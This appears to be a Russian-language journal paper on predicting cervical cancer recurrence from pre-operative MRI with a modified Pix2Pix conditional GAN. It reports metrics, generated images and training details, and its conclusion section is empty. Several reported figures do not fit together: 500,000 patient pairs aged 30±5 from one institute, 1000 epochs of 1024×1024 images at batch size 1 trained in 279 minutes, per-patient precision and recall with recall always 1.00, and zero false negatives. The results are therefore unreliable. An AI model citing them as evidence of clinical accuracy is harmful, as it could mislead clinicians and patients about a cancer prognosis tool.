Keywords: intelligent analysis of medical data; preoperative prediction of cervical cancer recurrence; generation of predictive MRI images using artificial intelligence methods; conditional generative adversarial network; modification of the loss function in CGAN models.

For citation: Pylov P.A., Maitak R.V., Churuksaeva O.N. Automating the problem of predicting cervical cancer recurrence using a conditional generative adversarial network. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 225-240 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-16.

1. Введение

Одним из наиболее распространенных видов злокачественной опухоли у женской половины человечества является рак шейки матки, именуемый также цервикальным раком [1]. В 2020 году на территории Российской Федерации было выявлено более 15 тысяч новых случаев заболевания раком шейки матки у пациентов. Статистика заболеваний женской части населения России раком шейки матки детально проанализирована в работе [2]. Диаграмма заболеваемости в период с 2011 по 2020 год представлена на рис. 1.

Справедливо заметить, что отсутствие современных скрининговых программ приводит к тому, что на начальной стадии заболевание удается обнаружить только у 24% заболевших, что влечет за собой значительное увеличение смертности пациенток в пятилетний период после постановки диагноза [1-2].

На сегодняшний день научно-технический прогресс в области информатики и, в частности, прикладном искусственном интеллекте, достиг того уровня развития, при котором присутствие цифровых технологий можно заметить практически во всех областях человеческой деятельности. Не составила исключения и медицинская диагностика, в рамках которой интеллектуальные методы и модели успешно применяются для решения различных задач. Однако, несмотря на активную цифровизацию, существует достаточно много сложных

творческих задач, к которым автоматизация на основе методов искусственного интеллекта ещё не была применена.

В современной гинекологии примером такой задачи является прогнозирование рецидива возникновения злокачественной опухоли шейки матки после проведения операционного вмешательства. Рецидив представляет собой повторное возникновение опухоли после завершения лечения и является серьёзной сложностью, с которой приходится сталкиваться современной медицине: уже перенесенная операция, которая часто сопровождается предварительным курсом химиотерапии, накладывает ряд ограничений на дальнейшем лечении.




Рис. 1. Диаграмма соотношения числа заболевших (зарегистрированных случаев) и умерших от рака шейки матки среди женского населения РФ за период 2011-2020 гг.

Fig. 1. Diagram of the ratio of the number of diseased (registered cases) and deaths from cervical cancer among the female population of the Russian Federation for the period 2011-2020.

В классическом медицинском подходе для определения инвазии опухоли шейки матки чаще всего используются современные методы визуализации внутренних органов – ультразвуковое исследование, магнитно-резонансная или компьютерная томография. В качестве инструмента медицинской диагностики наиболее широкое распространение получила магнитно-резонансная томография (МРТ) ввиду своего обширного применения для качественного анализа различных внутренних органов и мягких тканей [2]. Снимки МРТ позволяют онкологам определить наличие опухолей, оценить размер и позиционирование их очагов, в том числе и для шейки матки.

Стоит отметить, что имплементирование технологий компьютерного зрения для анализа МРТ-снимков широко распространено в медицинской диагностике. Наиболее многочисленная группа медицинских снимков, над которой работают исследователи данных, относится к МРТ-снимкам головного мозга: например, в работе [3] исследовано применение модели компьютерного зрения для аналитики МРТ-снимков мозга человека с целью диагностики и обнаружения пораженных участков при рассеянном склерозе. Поскольку заболевания головного мозга влекут наличие огромного множества проблем со здоровьем, специфические прикладные задачи компьютерного зрения ставились в этой области для обнаружения патологических изменений [4], выполнения продольного анализа [5],

сегментации тканей полушарий [6], а также многих других задач на основе МРТ-снимков головного мозга [7-8].

Меньшей популярностью пользуются снимки МРТ других органов человека: в своей работе [9] исследователи применяли данные МРТ для аналитики распространения опухоли во внутриглазное пространство пациентов, решая задачу диагностики ретинобластомы. Другие исследователи использовали в качестве основы своего исследования МРТ-снимки поджелудочной железы с целью определения рака этого органа пищеварительной системы [10].

Применение моделей компьютерного зрения для прогнозирования рака шейки матки на основе томографических снимков встречается в неавтоматизированном формате [11-12]. По этой причине автоматизация задачи прогнозирования повторного возникновения опухоли шейки матки у пациенток, ещё не перенесших операционное вмешательство, позволит внести существенный вклад в цифровизацию области онкологических гинекологии. Отметим, что задача является творческой, поскольку достигнуть её решения с помощью методов прямого программирования (чётко структурированной алгоритмизацией) не представляется возможным. Однако, для решения творческих задач активно применяются интеллектуальные технологии, эффективность применения которых, в большей степени, зависит от качества собранных данных и правильности выбора метода прикладного искусственного интеллекта для автоматизации задачи предметной области знаний.

2. Исходные данные

Данные, которые использовались в рамках исследования, представляют собой снимки МРТ шейки матки, которые были получены в НИИ Томского национального исследовательского медицинского центра Российской академии наук. Для получения отдельного изображения применялся томограф Siemens Magnetom Essenza 1.5T, с помощью которого проводилась МРТ органов малого таза для каждой пациентки медицинского учреждения, при этом исследование проводилось как до операционного вмешательства, так и после него. Необходимо отметить, что первый МРТ-снимок получают за 2 недели до операции, а второй – через 27 недель после проведения операции. Таким образом, разница во времени между дооперационным и послеоперационным снимком составляет 29 недель. Вторичное МРТ-исследование позволяет зафиксировать факт присутствия/отсутствия рецидива опухоли у пациентки.

Из накопленного архива изображений медицинского учреждения была сформирована выборка данных на основе критерия возраста, который составил 30 ± 5 лет. При участии старшего научного сотрудника отделения гинекологии было выделено 500000 пар изображений, каждое из которых имеет разрешение 1024*1024 пикселей, расширение jpg и представлено в чёрно-белом формате. Ещё на этапе сохранения снимка в базу данных, каждое изображение проходит процедуру выравнивания по анатомическому шаблону, а после получения первого МРТ-снимка для нового пациента, все последующие снимки для него центруются и выравниваются относительно внутренних органов малого таза. Поскольку МРТ-снимок является черно-белым изображением, представленным на плоскости и ограниченным зоной интереса онкологов, то выполнение процедуры предварительной обработки данных не требуется, так как вся избыточная для интеллектуальной модели информация (цветовая гамма) уже удалена из снимка.

Сформированная из таких изображений выборка пар МРТ-снимков может быть разделена по признаку отсутствия или присутствия опухоли на втором (послеоперационном) снимке. По этому критерию выборка разделяется на 300000 пациенток (пар изображений), имеющих рецидив после операции и 200000 оставшихся, у которых послеоперационный рецидив не возник. Репрезентативное разделение собранной выборки данных на обучающую и валидационную в процентном соотношении реализовано как 90:10 соответственно. Под

термином «репрезентативное разделение» следует понимать определенный алгоритм формирования выборок:

- 50000 изображений в валидационной выборке данных являются МРТ-снимками отдельных (уникальных) пациенток;
- Величина отношения пациенток, у которых случился рецидив после операции к пациенткам, у которых его не случилось, является одинаковой для обучающей и валидационной выборки данных;
- Специалистами-гинекологами были учтены индивидуальные особенности каждого пациента: в состав класса «отсутствие рецидива» входят снимки не только тех пациенток, которые полностью восстановились после операции, но и тех, у которых восстановление ещё не завершилось, однако отсутствуют какие-либо повторные проявления онкологии (клинически здоровые пациентки). Аналогичным образом можно декомпозировать класс «рецидив опухоли», в котором повторное возникновение онкологии можно разделить по критериям количества очагов, суммарной площади опухоли и многим другим. При разделении МРТ-снимков на две выборки, каждая из индивидуальных особенностей присутствует в равном процентном соотношении как в обучающем, так и в тестовом наборе данных.

Пример пары МРТ-снимков пациента, имеющего рецидив шейки матки, представлен на рис. 2.




Рис. 2. Пара МРТ-снимков пациента, имеющего рецидив опухоли. Слева представлен снимок до операционного вмешательства, справа – после проведения операции (на очаг опухоли наведен голубой курсор)

Fig. 2. A pair of MRI images of a patient with a recurrent tumor. On the left is a preoperative image, on the right a postoperative image (the tumor focus is indicated by a blue cursor)

На рис. 3 представлен пример пары МРТ-снимков пациента, для которого операция прошла успешно.

Как было обозначено ранее, наличие пар снимков МРТ (до и после операционного вмешательства) присутствует только в ретроспективной выборке данных (которая составляет 500000 пациенток). В действительности врачам очень сложно оценить вероятность появления рецидива заболевания после операционного вмешательства, поэтому генерация

прогнозного «послеоперационного» МРТ-снимка на основе «предоперационного» позволила бы медикам оценить риски и эффективность проведения операции, чтобы подобрать оптимальный план лечения пациента.




Рис. 3. Пара МРТ-снимков пациента, для которого операция прошла успешно. Слева снимок до операции, справа – после неё
Fig. 3. A series of MRI scans of a patient who underwent successful surgery. On the left is a preoperative image, on the right is a postoperative image

3. Методы

3.1 Описание используемой модели и особенности модификации её архитектуры

Создание дополнения к первоначальному снимку МРТ решено было реализовать на основе условной состязательной сети Pix2Pix [13-14]. Данная архитектура на основе обучающей выборки позволяет сформировать функцию, которая отражает зависимость между парой входного и выходного изображения.

Работа [13], в рамках которого была изначально представлена архитектура Pix2Pix, характеризуется особенностью – генерация выходного изображения должна соответствовать входному вектору класса, при этом общая функция потерь складывается из потерь генеративно-состязательной сети и L1 регуляризации.

При решении поставленной в рамках данной статьи задачи, оказалось, что для анализа снимков МРТ шейки матки эффективнее использовать аддитивную функцию потерь. Для её формализации обозначим входные данные как a, выходные – b, а шум, который присутствует в моделях генеративно-состязательных сетей – c. Тогда, для формализации первого слагаемого (1) функции потерь требуется обозначить цель дискриминатора (D) – максимизировать вероятность отнесения реальных данных b к истинным данным [15].

$$E_{a,b}[logD(a,b)] \quad (1)$$

Вторым слагаемым (2) будет формализация условия обучения генератора (G), целью которого является получить данные из шума c и максимизировать вероятность их отнесения дискриминаторам к группе реальных (истинных) данных.

$$E_{a,c}\left[\log\left(1 - D\left(a, G(a,c)\right)\right)\right] \quad (2)$$

Итоговая функция потерь, которая использовалась для решения задачи исследования, представляет собой сумму (1) и (2), которую можно представить как (3).

$$Loss = E_{a,b}[logD(a,b)] + E_{a,c}\left[\log\left(1 - D\left(a, G(a,c)\right)\right)\right] \quad (3)$$

В качестве архитектуры генератора условной состязательной сети использовалась сверточная нейронная сеть U-Net, архитектура которой была модифицирована под условия входного разрешения МРТ-снимка (рис. 4).




Рис. 4. Структурная схема (архитектура) используемой нейронной сети U-Net
Fig. 4. Structural diagram (architecture) of the U-net neural network used

Отметим, что комплекс, состоящий в применении U-Net в качестве генератора для Pix2Pix [16], работает наиболее оптимально в том случае, когда размер входного графического файла имеет сторону, кратную 256 [17]. МРТ-снимки имеют разрешение 1024*1024, что удовлетворяет заданному условию кратности.

3.2 Обучение модели и метод оценки результатов

В качестве аппаратного оборудования для обучения условной состязательной сети использовался инстанс P5.48xlarge от компании Amazon, характеристики которого включают в себя центральный процессор на базе AMD EPYC 7R13 192 vCPUs и 8-ядерный графический процессор NVIDIA H100 Tensor Core.

Значения параметров модели условной состязательной сети представлены в таблице 1.

Табл. 1. Характеристика параметров используемой модели
Table 1. Characterization of the parameters of the model used

Оптимизатор	β_1	β_2	Размер пакета (batch size)	Размер фильтра	Размер пулинга (pooling size)	Количество эпох обучения	Коэффициент скорости обучения (learning rate)
Adam	0.7	0.999	1	3*3	2*2	1000	0.0001

Для оценки эффективности модели проведено сопоставление результатов функционирования видоизмененной версии Pix2Pix (представленной в работе) с ее базовым аналогом [13]. В базовом аналоге Pix2Pix также был выбран оптимизатор Adam, оптимальная скорость обучения в котором составила 0.005, а параметры импульсов β_1 и β_2 были определены как 0.55 и 0.99 соответственно. Размер пакетов составил 1, количество эпох задано значением

1000, а все оставшиеся параметры сети были выбраны по умолчанию нейронной сети Pix2Pix. Представленная по умолчанию функция потерь в базовом Pix2Pix – сумма потерь GAN + L1-регуляризации.

Оценивание результатов функционирования модели основывается на сопоставлении отложенной валидационной выборки МРТ-снимков, которые были сделаны после операционного вмешательства, со снимками, сгенерированными условной состязательной сетью. Оценка складывается из трех составляющих:

1. Оценка точности прогнозирования появления послеоперационного рецидива на основе значения вероятности (принадлежит диапазону [0;1]) измеряется по нескольким метрикам:
   - Precision;
   - Recall;
   - F_1-score.
2. Оценка отношения площади опухоли на сгенерированном МРТ-снимке к площади опухоли на «истинном» послеоперационном снимке. Рассчитывается для пациенток из выборки, у которых действительно случился рецидив опухоли.
3. Расчёт среднеквадратического отклонения от центра очага опухоли сгенерированного прогнозного МРТ-снимка и настоящего снимка, сделанного после операции. При этом маркировка очагов опухолей (как на реальных, так и на сгенерированных снимках) выполнена вручную специалистами центра гинекологии, в рамках которого были получены данные. Для выполнения более точной оценки, обозначение очагов производилось на снимках, предварительно помещённых на плоскость с координатной пиксельной сеткой (рис. 5).




Рис. 5. Маркировка очагов опухолей на МРТ-снимках с координатной сеткой из пикселей
Fig. 5. Marking of tumor foci on pixel grid MRI images

4. Результаты

Результаты практических экспериментов показали, что применение модели условной состязательной сети для решения задачи исследования, потребовало:

- 279 минут для обучения модели;
- 1.95 секунд для формирования прогнозного МРТ-снимка;
- 0.57 секунд для получения числового значения вероятности наступления рецидива опухоли после операционного вмешательства.

Поскольку суммарное время, требуемое для предсказания, составляет 2.52 секунд (1.95 и 0.57), отметим, что реализованная модель может применяться для получения прогнозной информации в режиме реального времени.

В свою очередь, обучение базовой версии Pix2Pix потребовало 257 минут, однако, для предсказания модели потребовалось 2.25 секунды для формирования прогнозного снимка и 0.98 секунд для получения значения вероятности наступления рецидива.

В таблице 2 представлены прогнозные результаты точности появления рецидива после операционного вмешательства по метрикам precision, recall и f_1-score для первых 10 пациенток из валидационной выборки. Литерой «М» обозначены значения точности для модели с измененной функцией потерь, «Б» – значения точности для базовой версии Pix2Pix. Эти данные получены моделью на основе МРТ-снимка пациента до операционного вмешательства. Результаты прогноза сопоставляются с меткой присутствия рецидива опухоли, которую обозначил специалист-рентгенолог.

Табл. 2. Сопоставление прогноза модели по критерию наступления рецидива опухоли с реальными клиническими данными для отдельных пациентов
Table 2. Comparison of the model's prediction of the criterion for the onset of tumor recurrence with real clinical data for individual patients

Порядковый номер обезличенного пациента	Прогнозное значение появления рецидива опухоли						Метка присутствия рецидива
	Precision		Recall		F_1-score		
	М	Б	М	Б	М	Б	
1	0.84	0.71	1.00	1.00	0.91	0.83	Есть
2	0.91	0.75	1.00	1.00	0.95	0.86	Есть
3	0.82	0.74	1.00	1.00	0.90	0.85	Есть
4	0.73	0.63	1.00	1.00	0.84	0.77	Нет
5	0.75	0.67	1.00	1.00	0.86	0.80	Нет
6	0.78	0.64	1.00	1.00	0.88	0.78	Есть
7	0.74	0.63	1.00	1.00	0.85	0.77	Нет
8	0.81	0.73	1.00	1.00	0.90	0.84	Есть
9	0.76	0.67	1.00	1.00	0.86	0.80	Нет
10	0.85	0.68	1.00	1.00	0.92	0.81	Есть

Из табл. 2 следует, что точность модели с модифицированной функцией потерь оказалась значительно выше, чем у ее базового аналога. Отметим, что для полного исключения ложноотрицательных срабатываний в определённой мере пришлось пожертвовать точностью по метрике precision – её значение всегда выше при прогнозировании наличия рецидива, чем в тех случаях, когда прогнозируется противоположный класс (отсутствие повторного возникновения опухоли). Достичь такого эффекта удалось с помощью следующего подхода:

когда ошибка дискриминатора была больше нуля по метрике recall, шаги обучения для дискриминатора и генератора на каждом новом пакете обучающих данных (batch) выполнялись поочередно. При условии сохраняющейся точности на дискриминаторе по метрике полноты, на каждом новом следующем шаге оптимизировался только генератор. После завершения процесса обучения, сформированная обобщающая способность позволяет выполнять прогнозирование для каждого нового пациента без необходимости повторного подбора порога в модели.

Данные о минимальных значениях метрик оценки точности модели (recall, precision, f-мера), а также суммарном количестве ложных срабатываний I и II рода для всей валидационной выборки данных (состоящей из 50000 пар снимков) приведены в табл. 3.

Табл. 3. Результаты функционирования модели по критериям оценки качества на валидационной выборке
Table 3. Results of model performance on quality assessment criteria for the validation sample

Минимальное значение точности			Суммарное количество ложноотрицательных срабатываний (False Negative Class)	Суммарное количество ложноположительных срабатываний (False Positive Class)
Recall	Precision	F_1-score		
1.00	0.73	0.84	0	7841

Кроме прогнозных данных вероятности наступления рецидива опухоли после операции, в рамках исследования также была обозначена задача генерации прогнозного послеоперационного МРТ-снимка на основе первичного снимка.

В табл. 4 приведены сопоставления реальных послеоперационных МРТ-снимков с модельными генерациями этих снимков для 4 пациентов, у которых случился рецидив заболевания. Для отобранных изображений красным контуром выделены области возникновения рецидива как на сгенерированном снимке, так и на настоящем. Рассчитаны значения метрики среднеквадратического отклонения для центра очага опухоли (прогнозного от реального), а также величина отношения площади опухоли на сгенерированном снимке по отношению к действительной площади для каждого пациента. В том случае, когда очагов несколько, используется величина средневзвешенного среднеквадратического отклонения, при этом значения величин площади вычисляется путем суммирования площадей всех очагов.

На основе анализа результатов по всей валидационной выборке данных, выяснилось, что величина среднеквадратического отклонения центров очагов опухоли не превысила значения 0.04041, а отношение площади было не менее, чем 1.01 и не более, чем 1.24. В качестве замечания стоит отметить, что из рассмотрения были исключены случаи ложноположительного срабатывания алгоритма, поскольку в таком случае возникает математическая ошибка деления на ноль – ложноположительные случаи были отдельно зафиксированы в табл. 2 (метрика качества precision и количество ложноположительных срабатываний).







Примечательной особенностью генерации «послеоперационных» модельных снимков стало обобщение контуров подвздошной кости: в большинстве случаев модель генерирует их по форме (ромбовидные, с постоянной шириной и других) практически идентичными «базовой основе» (предоперационному МРТ-снимку). Однако, когда контур подвздошной кости больше напоминает широкую ножевидную форму со скругленным краем, модель на послеоперационном снимке чаще всего генерирует кость с более тонкой постоянной шириной, имеющей при этом большую длину (рис. 6). Следует отметить, что эта особенность не является критичной с точки зрения поставленной в рамках исследования задачи, так как мягкие ткани и внутренние органы малого таза (в том числе матка) генерируются моделью с



точностью, достаточной для определения онкологами местоположения очагов опухоли, их формы и площади поражения клеток.

Для определения «кроссплатформенности» модели было проведено дополнительное исследование, в рамках которого оценивалась точность прогнозирования рака шейки матки на МРТ-снимках, полученных с томографа Philips Ingenia Elition 3.0T. Эксперименты показали, что, при условии первоначального выравнивания снимка по анатомическому шаблону (по которому выравнивались снимки на этапе обучения модели), применение обученной модели позволяет получить аналогичную точность: для 30 МРТ-снимков (от уникальных пациентов), выполненных на Philips Ingenia Elition 3.0T, величина среднеквадратического отклонения для центров очагов опухоли не превышала 0.03227, значение точности по метрике f_1-score не опускалось ниже 0.85.

В валидационной выборке данных также присутствовали такие пациенты (имеются в виду их пары МРТ-снимков), у которых операция прошла успешно. Оценить какие-либо отклонения в этом случае не представляется возможным, так как организм каждого пациента по-своему уникален и для этих случаев снимок не генерировался (поскольку вероятность наступления ошибки второго рода полностью нивелирована на валидационной выборке данных).

Табл. 4. Сравнение реальных и сгенерированных МРТ-снимков на перспективу «после операции»
Table 4. Comparison of real and generated MRI images from a "post-operative" perspective

Порядковый номер обезличенного пациента	Реальный МРТ-снимок шейки матки пациента после операции	Сгенерированный МРТ-снимок	Величина среднеквадратичного отклонения для центра очага опухоли	Отношение площади опухоли на сгенерированном снимке к этой же площади на реальном МРТ-снимке
1			0.03063	1.07
2			0.03497	1.23
3			0.01696	1.18

4			0.03108	1.15




Рис. 6. Пример видоизменения формы подвздошной кости (выделена синим контуром) на аксиальной проекции МРТ-снимка. Сверху представлен фрагмент настоящего послеоперационного снимка, а снизу – генерация модели

Fig. 6. Example of iliac bone shape change (highlighted in blue) in the axial projection of an MRI image. Above is a fragment of a real post-operative image and below is a model generation

5. Заключение

